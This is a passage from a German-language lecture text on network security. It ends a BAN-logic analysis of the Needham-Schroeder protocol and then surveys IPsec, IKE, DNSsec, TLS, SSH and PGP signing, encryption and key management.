$$\frac{P \models Q \models R \overset{X}{\rightleftharpoons} R'}{P \models Q \models R' \overset{X}{\rightleftharpoons} R}.$$

(10) Die Regel zur Hash-Funktion:

$$\frac{P \models Q \mid\sim H(X), \quad P \lhd X}{P \models Q \mid\sim X}.$$

In dieser Regel vertraut P darauf, daß Q einmal $H(X)$ gesendet hat, und P hat eine Nachricht erhalten, die X enthielt. Dann gelangt P zu der Überzeugung, daß Q auch X gesendet hat.

8.6.4 Analyse des Needham-Schroeder Protokolls

Anhand des Needham-Schroeder Protokolls soll kurz skizziert werden, wie ein Authentifizierungsprotokoll mit Hilfe der BAN-Logik analysiert werden kann:

Transformation in das idealisierte Protokoll

Nachricht 2:	$S \to A:$	$\{N_a, (A \overset{K_{ab}}{\leftrightarrow} B), \#(A \overset{K_{ab}}{\leftrightarrow} B)\{A \overset{K_{ab}}{\leftrightarrow} B\}_{K_{bs}}\}_{K_{as}}$
Nachricht 3:	$A \to B:$	$\{A \overset{K_{ab}}{\leftrightarrow} B\}_{K_{bs}}$
Nachricht 4:	$B \to A:$	$\{N_b, (A \overset{K_{ab}}{\leftrightarrow} B)\}_{K_{ab}}$ von B
Nachricht 5:	$A \to B:$	$\{N_b, (A \overset{K_{ab}}{\leftrightarrow} B)\}_{K_{ab}}$ von A

- Nachricht 1 entfällt, da es eine reine Klartextnachricht ist.

Definition der Voraussetzungen

(1) $A \models A \overset{K_{as}}{\leftrightarrow} S, \quad B \models B \overset{K_{bs}}{\leftrightarrow} S, \quad S \models A \overset{K_{as}}{\leftrightarrow} S, \quad S \models B \overset{K_{bs}}{\leftrightarrow} S;$

(2) $S \models A \overset{K_{ab}}{\leftrightarrow} B;$

(3) $A \models (S \mapsto A \overset{K}{\leftrightarrow} B), \quad B \models (S \mapsto A \overset{K}{\leftrightarrow} B), \quad A \models (S \mapsto \#(A \overset{K}{\leftrightarrow} B));$

(4) $A \models \#(N_a), \quad B \models \#(N_b), \quad S \models \#(A \overset{K}{\leftrightarrow} B), \quad B \models \#(A \overset{K}{\leftrightarrow} B).$

- Die Voraussetzungen (1) betreffen die gemeinsamen Schlüssel und sind offensichtlich.
- Die Voraussetzung (2) macht deutlich, daß der Server S einen Schlüssel K_{ab} kennt, den er hier zuvor erzeugen muß und der Sitzungsschlüssel für A und B werden soll.
- Bei den Voraussetzungen (3) wird gefordert, daß der Server S Gewalt über die Unbenutztheit von Sitzungsschlüsseln hat, was vernünftig erscheint.
- Bei den Voraussetzungen (4) sind die ersten drei im Zusammenhang dieses Protokolls offensichtlich. Die letzte Voraussetzung $B \models \#(A \overset{K}{\leftrightarrow} B)$ ist in der Protokollanalyse notwendig und stellt damit den Mangel des Protokolls dar.

Analyse des Protokoll durch wiederholte Anwendung der Schlußfolgerungsregeln

Als erstes sendet A die Klartextnachricht 1 an den Server S, wodurch ihm unter anderem der Nonce N_a mitgeteilt wird. Daraufhin erzeugt S den Schlüssel K_{ab} unter der Voraussetzung, daß K_{ab} ein guter und unbenutzter Schlüssel ist. Dann sendet S die Nachricht 2 an A, d.h.

$$A \lhd \{N_a, (A \overset{K_{ab}}{\leftrightarrow} B), \#(A \overset{K_{ab}}{\leftrightarrow} B), \{A \overset{K_{ab}}{\leftrightarrow} B\}_{K_{bs}}\}_{K_{as}}.$$

Mit der Regel (6c) und Voraussetzung (1a) kann die Nachricht entschlüsselt werden und mit der Regel (6a) komponentenweise betrachtet werden:

$$A \lhd N_a \quad \text{und} \quad A \lhd \{A \overset{K_{ab}}{\leftrightarrow} B\}_{K_{bs}}.$$

Hier kann A den Nonce N_a überprüfen um festzustellen, daß die Nachricht 2 keine Wiederholung einer alten Server-Antwort war. Mit dem zweiten Teil ist A in der Lage, Nachricht 3 an B zu senden.

Zunächst können aber noch weitere Schlußfolgerungen aus der verschlüsselten Nachricht 2 gezogen werden. Mit der Regel (1a) und der Voraussetzung (1a) erhält man

$$A \models S \mid\sim (N_a, (A \overset{K_{ab}}{\leftrightarrow} B), \#(A \overset{K_{ab}}{\leftrightarrow} B), \{A \overset{K_{ab}}{\leftrightarrow} B\}_{K_{bs}}).$$

Aus der Voraussetzung (4a) kann mit der Regel (7) die Aussage

$$A \models \#(N_a, (A \overset{K_{ab}}{\leftrightarrow} B), \#(A \overset{K_{ab}}{\leftrightarrow} B), \{A \overset{K_{ab}}{\leftrightarrow} B\}_{K_{bs}})$$

abgeleitet werden, womit sich jetzt die Regel (2) anwenden läßt:

$$A \models S \models (N_a, (A \overset{K_{ab}}{\leftrightarrow} B), \#(A \overset{K_{ab}}{\leftrightarrow} B), \{A \overset{K_{ab}}{\leftrightarrow} B\}_{K_{bs}}).$$

Diese Aussage läßt sich nun mit der Regel (4c) in die Komponenten

$$A \models S \models (A \overset{K_{ab}}{\leftrightarrow} B) \quad \text{und} \quad A \models S \models \#(A \overset{K_{ab}}{\leftrightarrow} B)$$

zerlegen. Mit der Voraussetzung (3a) bzw. (3c) kann die Regel (3) angewendet werden, und man erhält

$$A \models (A \overset{K_{ab}}{\leftrightarrow} B) \quad \text{und} \quad A \models \#(A \overset{K_{ab}}{\leftrightarrow} B).$$

Weitere Schlüsse können an dieser Stelle nicht gezogen werden.

Als nächstes wird die Nachricht 3 an B gesendet, d.h.

$$B \lhd \{A \overset{K_{ab}}{\leftrightarrow} B\}_{K_{bs}}.$$

Zusammen mit der Voraussetzung (1b) kann die Regel (1a) angewendet werden, womit

$$B \models S \mid\sim (A \overset{K_{ab}}{\leftrightarrow} B).$$

gefolgert werden kann. An dieser Stelle ist man auf die etwas seltsame Voraussetzung $B \models \#(A \overset{K}{\leftrightarrow} B)$ angewiesen, ohne die man nicht fortfahren kann. In der Nachricht 3 ist nichts vorhanden, von dessen Unbenutztheit B überzeugt ist, d.h. B vermutet einfach, daß diese Voraussetzung zutrifft.

Damit kann die Regel (2) angewendet werden, womit der Schluß

$$B \models S \models (A \overset{K_{ab}}{\leftrightarrow} B)$$

gezogen werden kann. Mit der Voraussetzung (3b) erhält man unter Anwendung der Regel (3)

$$B \models A \overset{K_{ab}}{\leftrightarrow} B.$$

Nun erzeugt B den Nonce N_b und sendet Nachricht 4 an A, d.h.

$$A \lhd \{N_b, (A \overset{K_{ab}}{\leftrightarrow} B)\}_{K_{ab}}.$$

Da A den Schlüssel K_{ab} kennt, kann er mit den Regeln (6c) und (6a) die Aussage

$$A \lhd N_b$$

ableiten, womit A in der Lage ist, Nachricht 5 an B zu senden.

Zunächst kann aber noch aus der verschlüsselten Nachricht 4 mit der Regel (1a) die Aussage

$$A \models B \mid\sim (N_b, (A \overset{K_{ab}}{\leftrightarrow} B))$$

gefolgert werden. Mit der Regel (5) erhält man daraus die Komponente

$$A \models B \mid\sim (A \overset{K_{ab}}{\leftrightarrow} B).$$

Da für A nach Empfang der Nachricht 2 die Aussage $A \models \#(A \overset{K_{ab}}{\leftrightarrow} B)$ abgeleitet werden konnte, kann hier die Regel (2) angewendet werden und auf die Aussage

$$A \models B \models (A \overset{K_{ab}}{\leftrightarrow} B)$$

geschlossen werden.

Nun empfängt B die Nachricht 5, d.h.

$$B \lhd \{N_b, (A \overset{K_{ab}}{\leftrightarrow} B)\}_{K_{ab}}.$$

Diese Nachricht kann, da B ebenfalls den Schlüssel K_{ab} kennt, mit der Regel (6c) entschlüsselt werden, und mit der Regel (6a) kann die Komponente

$$B \lhd N_b$$

betrachtet werden. Hier kann B den Nonce N_b überprüfen. Aus der verschlüsselten Nachricht 5 läßt sich mit der Regel (1a) die Aussage

$$B \models A \mid\sim (N_b, (A \overset{K_{ab}}{\leftrightarrow} B))$$

folgern. Mit der Regel (7) läßt sich der Nonce N_b auf die Aussage

$$B \models \#(N_b, (A \overset{K_{ab}}{\leftrightarrow} B))$$

erweitern, womit die Regel (2) angewendet werden kann, und man erhält

$$B \models A \models (N_b, (A \overset{K_{ab}}{\leftrightarrow} B)).$$

Durch Anwendung der Regel (4c) folgt abschließend

$$B \models A \models (A \overset{K_{ab}}{\leftrightarrow} B).$$

Schlußfolgerungen nach Ende des Protokolls

Es lassen sich unter den oben angegebenen Voraussetzungen die Ziele, wie sie in 8.6.2 beschrieben sind, nachweisen.

Literaturhinweise

Das Diffie-Hellman Verfahren ist in [14] beschrieben. Die Verwendung des Diffie-Hellman Verfahrens im Sun RPC ist in RFC 1057 [58] definiert und wurde später aus RFC 1831 [55] wieder entfernt. Weitere Details hierzu findet man in RFC 2695 [11].

Das Needham-Schroeder Protokoll ist in [44] vorgeschlagen worden. Kerberos Version 4 wird in [34] beschrieben. Eine kritische Analyse findet man in [4]. Eine Diskussion von Zeitstempeln findet man in [45]. Die Spezifikation von Kerberos Version 5 findet man in RFC 1510 [33].

Das Kehne-Schönwälder-Langendörfer Protokoll ist in [30] und [31] beschrieben.

Die BAN-Logik wurde von Burrows, Abadi und Needham in [7] und [8] definiert. Eine Übersicht über die BAN-Logik und eine Analyse der hier vorgestellten Protokolle findet man in [36]. Eine neuere Arbeit zur Analyse von Authentifizierungsprotokollen findet man in [1].

Kapitel 9

Sichere Internetprotokolle

Es gibt verschiedene Möglichkeiten, Sicherheitsmechanismen in den Internetprotokollen zu verankern.



Abbildung 9.1: Sicherheitsprotokolle im Internet Schichtenmodell

- *Verschlüsselung auf Netzwerkebene*:
  - Erschwert Verkehrsflußanalysen, da einzelne Nachrichten bzw. Pakete nicht mehr identifiziert werden können.
  - Ermöglicht es, den Datenaustausch zwischen der Implementation des Netzwerkprotokolls und der Applikation im Klartext abzuhören und ggf. Daten zu manipulieren.
  - Die gesamte Netzwerkinfrastruktur muß die verwendeten Verschlüsselungsverfahren unterstützen.
- *Verschlüsselung auf Transportebene*:
  - In der Regel einfacher zu realisieren und zu installieren.
  - Informationen über die Kommunikationspartner und deren Interaktionsweise lassen sich nur mäßig gut verbergen.

  - Ist die Verschlüsselung auf der Tranportebene eine Betriebssystemkomponente, so besteht weiterhin die Möglichkeit, Datenströme zwischen dem Betriebssystem und der Applikation abzuhören und ggf. Daten zu manipulieren.

- *Verschlüsselung auf Applikationsebene*:
  - Keine besonderen Anforderungen an die Netzinfrastruktur.
  - Verwaltung von Schlüsselinformationen in den Applikationen oftmals problematisch.
  - Keine gute Sicherung gegen Verkehrsflußanalysen.

Gelegentlich finden in sehr sensitiven Bereichen Kombinationen der Verfahren Anwendung.

9.1 IP Security (IPsec)

Übersicht über IPsec:

- IPsec ermöglicht eine sichere Übertragung von IPv4 und IPv6 Paketen. IPsec ist zwingend vorgeschrieben für IPv6 und optional für IPv4.
- IPsec stellt zwei Betriebsarten zur Verfügung:
  1. Im *Transport Mode* werden IP Pakete zwischen zwei Rechnern durch IPsec gesichert. Daten werden als Klartext von der IPsec Implementation entgegengenommen und gesichert über das Internet zum Zielsystem übertragen. Dort werden die Daten wieder als Klartext den Applikationen zugänglich gemacht.
  2. Im *Tunnel Mode* wird zwischen zwei Gateways ein sicherer Tunnel aufgebaut, über den beliebiger Datenverkehr durch IPsec gesichert übertragen werden kann.
- Zur Sicherung werden zwei verschiedene Nachrichtenformate eingesetzt:
  1. Das *ESP-Format* (encapsulating security payload) dient der Verschlüsselung der Nutzdaten. ESP authentifiziert den ESP Protokollkopf und die Nutzdaten, aber nicht den IP Protokollkopf.
  2. Das *AH-Format* (authentication header) realisiert die Datenintegrität und die Authentifikation. AH authentifiziert im Gegensatz zu ESP das gesamte Paket inklusive des IP Protokollkopfes, wobei einige sich während der Übertragung ändernde Felder ausgenommen sind.
- Durch die Kombination der Varianten ergeben sich insgesamt acht unterschiedliche Nachrichtenformate. Es ist möglich, die Formate AH und ESP miteinander zu kombinieren.

- Ein spezielles IP-Komprimierungsprotokoll erlaubt die Komprimierung der Daten vor der Verschlüsselung.
- Sämtliche kryptographischen Algorithmen können ausgetauscht werden.
- Die Schlüsselverteilung und die Aushandlung der kryptographischen Funktionen erfolgt durch ein externes Protokoll. Derzeit wird das IKE Protokoll für diesen Zweck favorisiert.
- IPsec wird derzeit hauptsächlich zum Aufbau von sicheren Tunneln zur Bildung eingesetzt, mit denen virtuelle private Netze (VPNs) realisiert werden.
- Die Einführung von IPsec erfordert in der Regel Änderungen an den eingesetzten Betriebssystemen.

9.2 Internet Key Exchange (IKE)

Übersicht über IKE:

- IKE stellt in einem ersten Schritten einen sicheren Kanal zwischen zwei IKE Implementation her.
- Dieser sichere Kanal kann in der zweiten Phase von einem anderen Protokoll benutzt werden, um seine Sicherheitsparameter zu verhandeln und auszutauschen.
- IKE ist sehr flexibel aber auch sehr komplex.
- Die Sicherung gegen „denial of service“ Angriffe ist umstritten.

9.3 DNS Security (DNSsec)

Überblick über DNSsec:

- DNSsec ist eine Erweiterung des DNS, mit dem Antworten und Änderungen von DNS Servern authentifiziert werden können.
- DNSsec beschränkt sich nicht nur auf die Authentifizierung von DNS Namen und zugehörigen IP Adressen. Vielmehr kann beliebige Information in einem DNS Record authentifiziert werden.
- DNSsec kann als Basis für ein verteiltes Zertifizierungssystem auf der Basis von DNS benutzt werden.
- DNSsec stellt die folgenden Sicherheitsdienste zur Verfügung:
    1. Schlüsselverteilung

2. Authentifikation und Integrität der Herkunft von Daten
3. Authentifikation und Integrität von DNS-Transaktionen

- DNSsec bietet keine Mechanismen zur Verschlüsselung und beschränkt sich auf die Sicherung von DNS-Transaktionen.
- DNSsec definiert kein Zugriffskontrollmodell.
- DNS Sicherheitsbereiche entsprechen sogenannten DNS Zonen, die jeweils durch ein asymmetrisches Schlüsselpaar gesichert werden.

9.4 Transport Layer Security (TLS)

Überblick über TLS:

- TLS ist die standardisierte Variante des Secure Socket Layer (SSL), der von der Firma Netscape entwickelt wurde.
- TLS setzt auf TCP auf und kann mit relativ begrenztem Aufwand von beliebigen Applikationen benutzt werden, die TCP-basierte Protokolle benutzen.
- TLS kann einfach mit den Applikationen, die TLS benutzen, verteilt werden, da keine besonderen Betriebssystemdienste benötigt werden.
- Die Benutzung von TLS kann ineffizient werden, wenn viele Anwendungen ihre eigene TLS Implementation und Konfiguration besitzen.
- TLS setzt auf die Socket-Schnittstelle auf und stellt selbst wieder Applikationen die Dienste einer Socket-Schnittstelle zur Verfügung.

Sicherheitseigenschaften:

- Authentifikation eines oder beider Rechner, wobei nur bei einseitiger Authentifikation ein Angriff möglich ist.
- Verschlüsselung, Integrität und Sicherung gegen Wiederholungen.
- Komprimierung der Daten möglich.
- Keine Möglichkeit zur Bildung von sicheren Tunneln.
- Benutzt eine Zertifizierungsinfrastruktur für die Schlüsselverteilung.
- Unterstützt schwache Verschlüsselung (kurze Schlüssellängen), um die US Exportbestimmungen zu erfüllen.

9.5 Secure Shell (SSH)

Überblick über SSH:

- Die Secure Shell (SSH) wurde von Tatu Ylonen an der Helsinki University of Technology in Finnland entworfen und wird mittlerweile von SSH Communications Security Ltd. weiterentwickelt.
- SSH ist primär dazu entwickelt worden, einen sicheren interaktiven Zugang zu Rechnern über das Internet zu ermöglichen. (Ersatz für telnet, rlogin, rsh, rcp.)
- Zusätzlich gibt es einen Tunnel-Modus, mit dem beliebige TCP-Verbindungen durch sichere SSH-Tunnel geschützt werden können. (Sicherung von X11 Sitzungen oder Tunnel durch Firewalls.)
- SSH besitzt eine Client/Server-Architektur und benutzt TCP als Transportprotokoll.
- Das Transportlayer-Protokoll verhandelt die Methode für den Schlüsselaustausch, das asymmetrische Verfahren zur Authentifikation des Servers (Diffie-Hellman), den symmetrischen Verschlüsselungsalgorithmus (IDEA-CBC), den Authentifizierungsalgorithmus für Nachrichten (HMAC-SHA-1) und die verwendete Hash-Funktion (SHA-1) und Komprimierungsalgorithmen (ZLIB).
- Die Version 1 von SSH hat einige bekannte Sicherheitsprobleme.
- Die Benutzung von Zertifikaten für die verwendeten Schlüssel ist vorgesehen, wird aber in der Praxis selten eingesetzt.

Ablauf einer SSH Verbindung:

- Zunächst wird der Server mit Hilfe eines Diffie-Hellman Austausches authentifiziert.
- Anschließend wird der Benutzer auf dem Server authentifiziert. Dazu stehen verschiedene Methoden zur Verfügung:
  1. Keine Authentifikation (none).
  2. Authentifikation mit Hilfe eines Paßwortes (password).
  3. Authentifikation aufgrund der Host-Adresse (host based).
  4. Authentifikation mit einem RSA Schlüssel (public key).
  5. Authentifikation mit einem Kerberos Ticket (kerberos).
- Nach der Authentifikation des Servers und des Benutzers auf dem Server können interaktive Kommandointerpreter benutzt werden oder TCP Verbindungen gemultiplexed über die sichere Verbindung getunnelt werden.

9.6 Pretty Good Privacy (PGP)

Pretty Good Privacy (PGP) [61, 62] wurde 1991 von Philip Zimmermann entworfen und hat sich zur Sicherung von Dateien und Nachrichten im Internet weit verbreitet. Der Erfolg von PGP hat mehrere Ursachen:

- Beim Entwurf von PGP wurden die derzeit besten kryptographischen Verfahren ausgewählt.
- Die Algorithmen wurden in ein einfach zu benutzendes Programm umgesetzt, das unabhängig vom Betriebssystem ist und einen kleinen Satz einfacher Kommandos bereitstellt.
- Die Implementation wurde zusammen mit dem Quelltext und der Dokumentation frei zugänglich gemacht.
- Zusätzlich gab es einen Vertrag mit einer Firma, die eine kommerzielle Version von PGP anbietet.

Die Entwicklung von PGP hat auch eine Reihe von rechtlichen Fragen aufgeworfen, insbesondere bezüglich der Patentrechte und der Exportbestimmungen der USA, die im globalen Internet an ihre Grenzen stoßen.

PGP kombiniert geschickt verschiedene kryptographische Verfahren, um die jeweiligen Vorteile auszunutzen:

- IDEA wird als effizientes symmetrisches Verfahren zur Verschlüsselung benutzt.
- RSA wird für Signaturen und den Austausch eines symmetrischen Schlüssels eingesetzt.
- Die Hashfunktion MD5 wird für die Sicherung der Integrität und Signaturen verwendet.
- Der Komprimierungsalgorithmus ZIP wird zur effizienten Speicherung bzw. Übertragung von Nachrichten eingesetzt. Außerdem verringert die Komprimierung die im Klartext oftmals vorhandene Redundanz.
- Die Radix-64 Kodierung ermöglicht eine Darstellung der Nachricht mit einem Alphabet aus 64 ASCII-Zeichen, was die Übertragung als E-Mails ermöglicht.

Neuere Versionen von PGP erlauben die Benutzung von verschiedenen kryptographischen Verfahren. Damit kann PGP an die aktuelle Entwicklung in der Kryptographie und an spezielle Bedürfnisse einer Umgebung angepaßt werden.

9.6.1 Signatur



Abbildung 9.2: Signatur mit PGP

Eine Partei A signiert einen Klartext m nach folgendem Verfahren:

1. Die Partei A berechnet den Hashwert $H(m)$ des Klartextes m mit Hilfe des MD5 Algorithmus.

2. Der Hashwert $H(m)$ wird mit Hilfe des RSA Algorithmus unter Verwendung des privaten Schlüssels K_A^{-1} verschlüsselt:

$$E_{K_A^{-1}}(H(m))$$

3. Der Klartext m wird mit dem verschlüsselten Hashwert konkateniert:

$$E_{K_A^{-1}}(H(m))\|m$$

4. Die erhaltene Bytefolge wird schließlich noch mit Hilfe einer Komprimierungsfunktion Z komprimiert:

$$Z(E_{K_A^{-1}}(H(m))\|m)$$

Die Partei B überprüft die Authentizität der signierten Nachricht nach folgendem Verfahren:

1. Der Partei B hebt zunächst die Komprimierung auf:

$$Z^{-1}(Z(E_{K_A^{-1}}(H(m))\|m)) = E_{K_A^{-1}}(H(m))\|m$$

2. Die Bytefolge wird in den verschlüsselten Hashwert $E_{K_A^{-1}}(H(m))$ und den Klartext m aufgeteilt.

3. Der verschlüsselte Hashwert wird mit Hilfe des öffentlichen Schlüssels K_A von A entschlüsselt:

$$D_{K_A}(E_{K_A^{-1}}(H(m))) = H(m)$$

4. Für den entnommenen Klartext m wird der Hashwert $H(m)$ berechnet und mit dem entschlüsselten Hashwert aus dem vorigen Schritt verglichen.

Bemerkungen:

- Es ist möglich, PGP Signaturen vom Klartext zu trennen. Dadurch können mehrere Personen unabhängig voneinander denselben Klartext signieren.
- Der Klartext wird vor der Komprimierung signiert. Dafür gibt es zwei Gründe:
  1. Der Klartext kann unkomprimiert zusammen mit der Signatur gespeichert werden.
  2. Der verwendete Komprimierungsalgorithmus ist nicht deterministisch. Daher kann aus einem Klartext nicht eindeutig der komprimierte Text generiert werden, was zu einer Überprüfung der Signatur aber erforderlich wäre, wenn die Signatur über dem komprimierten Text erstellt würde.

9.6.2 Geheimhaltung



Abbildung 9.3: Geheimhaltung mit PGP

Eine Partei A verschlüsselt einen Klartext für die Partei B nach folgendem Verfahren:

1. Die Partei A komprimiert den Klartext m mit Hilfe einer Komprimierungsfunktion Z zu $Z(m)$.
2. Die Partei A generiert einen Schlüssel K_S.
3. Der komprimierte Klartext wird mit dem generierten Schlüssel K_S und des symmetrischen IDEA-Verfahrens verschlüsselt:
$$E_{K_S}(Z(m))$$
4. Der Schlüssel K_S wird unter Verwendung des öffentlichen Schlüssels K_B der Partei B verschlüsselt:
$$E_{K_B}(K_S)$$

5. Der verschlüsselte Schlüssel wird mit dem verschlüsselten Klartext konkateniert:

$$E_{K_B}(K_S) \| E_{K_S}(Z(m))$$

Die Partei B entschlüsselt einen verschlüsselten Klartext von der Partei A nach folgendem Verfahren:

1. Die verschlüsselte Nachricht wird zuerst in den verschlüsselten Schlüssel $E_{K_B}(K_S)$ und den verschlüsselten Klartext $E_{K_S}(Z(m))$ zerlegt.
2. Der verschlüsselte Schlüssel wird mit Hilfe des privaten Schlüssel K_B^{-1} von B entschlüsselt:
$$D_{K_B^{-1}}(E_{K_B}(K_S)) = K_S$$
3. Mit Hilfe von K_S wird der verschlüsselte Klartext entschlüsselt:
$$D_{K_S}(E_{K_S}(Z(m))) = Z(m)$$
4. Die Partei B hebt nun die Komprimierung auf und erhält den Klartext:
$$Z^{-1}(Z(m)) = m$$

Bemerkungen:

- Zur Verschlüsselung wird das symmetrische Verfahren IDEA eingesetzt, das wesentlich schneller ist als RSA.
- Der Schlüssel für das symmetrische Verfahren wird nur einmal benutzt.
- Die Übertragung des symmetrischen Schlüssels K_S erfolgt geschützt durch das RSA Verfahren.
- Das gesamte Verfahren hängt also von der Sicherheit des RSA Verfahrens und der verwendeten RSA Schlüssel ab, unabhängig davon, welches symmetrische Verfahren zur Verschlüsselung Verwendung findet.

9.6.3 Signatur und Geheimhaltung



Abbildung 9.4: Signatur und Geheimhaltung mit PGP

Die beiden beschriebenen Verfahren zur Signatur und Geheimhaltung lassen sich leicht kombinieren, indem man zuerst die Nachricht signiert und anschließend verschlüsselt. Damit erhält man ein effizientes Verfahren, das die Integritiät, Authentizität und Vertraulichkeit eines Klartextes gewährleistet.

Bemerkungen:

- Zur Übertragung via E-Mail kann der Text in Radix-64 dargestellt werden, wobei immer drei Bytes (24 Bit) in vier Zeichen (6 Bit) kodiert werden. Die Zeichen sind dem ASCII Alphabet entnommen und benötigen daher selbst wieder um jeweils 8 Bit.
- Für sehr lange Klartexte stellt PGP Funktionen zur Segmentierung und Reassemblierung bereit.

9.6.4 Schlüsselgenerierung

Zur Generierung von RSA Schlüsseln verwendet PGP ein Verfahren, bei dem das Schreibverhalten des Benutzers eingeht. Außerdem werden die gewonnenen Zufallszahlen durch den symmetrischen IDEA Algorithmus verarbeitet, um gutes Schlüsselmaterial zu bekommen. Auf einigen Systemen (z.B. Linux) benutzt PGP spezielle vom Betriebssystem bereitgestellte Dateien (`/dev/random/`), die zufällige Informationen enthalten.

Zur Bestimmung von RSA Schlüsseln bestimmen Zufallszahlen, wo mit der Suche nach einer Primzahl begonnen wird. Der verwendete Exponent muß mindestens eine Größe von 17 Bit haben, wodurch ein Angriff auf RSA aufgrund eines kleinen Exponenten verhindert wird.

9.6.5 Schlüsselverwaltung

Die von PGP benötigten RSA Schlüssel werden in sogenannten Schlüsselringen (key ring) verwaltet. Jeder Benutzer hat jeweils einen Schlüsselring für die eigenen privaten Schlüssel und einen Schlüsselring für die bekannten öffentlichen Schlüssel.

Die Datei, in der die privaten Schlüssel verwaltet werden, enthält Zertifikate mit folgendem Aufbau:

Timestamp	Key ID	Public Key	Encrypted Private Key	User ID
$\vdots$	$\vdots$	$\vdots$	$\vdots$	$\vdots$
T_i	$K_i \bmod 2^{64}$	K_i	$E_{H(P_i)}(K_i^{-1})$	User_i
$\vdots$	$\vdots$	$\vdots$	$\vdots$	$\vdots$

Tabelle 9.1: Aufbau des privaten Schlüsselrings

Die Datei, die die bekannten öffentlichen Schlüssel verwaltet, enthält Zertifikate mit folgendem Aufbau:

Timestamp	Key ID	Public Key	Owner Trust	User ID	Signatures	Sig. Trust(s)
$\vdots$	$\vdots$	$\vdots$	$\vdots$	$\vdots$	$\vdots$	$\vdots$
T_i	$K_i \bmod 2^{64}$	K_i	otrust$_i$	User$_i$	$\ldots$	$\ldots$
$\vdots$	$\vdots$	$\vdots$	$\vdots$	$\vdots$	$\vdots$	$\vdots$

Tabelle 9.2: Aufbau des öffentlichen Schlüsselrings

Bemerkungen

- Der Schlüssel K_i^{-1} wird selbst mit IDEA verschlüsselt abgelegt, wobei zur Ver- und Entschlüsselung ein Schlüssel benutzt wird, der sich aus einer Hashfunktion über ein möglichst langes Paßwort (passphrase) ergibt. Der Zugriff auf den privaten Schlüssel erfordert daher immer die Eingabe des PGP Paßworts, das daher niemals niedergeschrieben oder gar in Dateien abgelegt werden sollte.
- Zur Identifikation eines in der Regel sehr langen Schlüssels K_i werden die letzten 64 Bit des Schlüssels $K_i \bmod 2^{64}$ verwendet.
- Die Schlüssel im öffentlichen Schlüsselring können von mehreren Parteien unterschrieben worden sein, wobei man den einzelnen Unterschriften verschiedene Vertrauensstufen zuweisen kann. Es werden vier Vertrauensstufen unterschieden:
  1. Unbekannt (undefined trust)
  2. Kein Vertrauen (usually not trusted)
  3. Normales Vertrauen (usually trusted)
  4. Volles Vertrauen (always trusted)
- Die Verteilung der Zertifikate wird durch das sogenannte Netz des Vertrauens (web of trust) realisiert. Dabei wird einem Schlüssel Vertrauen geschenkt, wenn er von genügend Personen signiert wurde, denen man bereits vertraut.
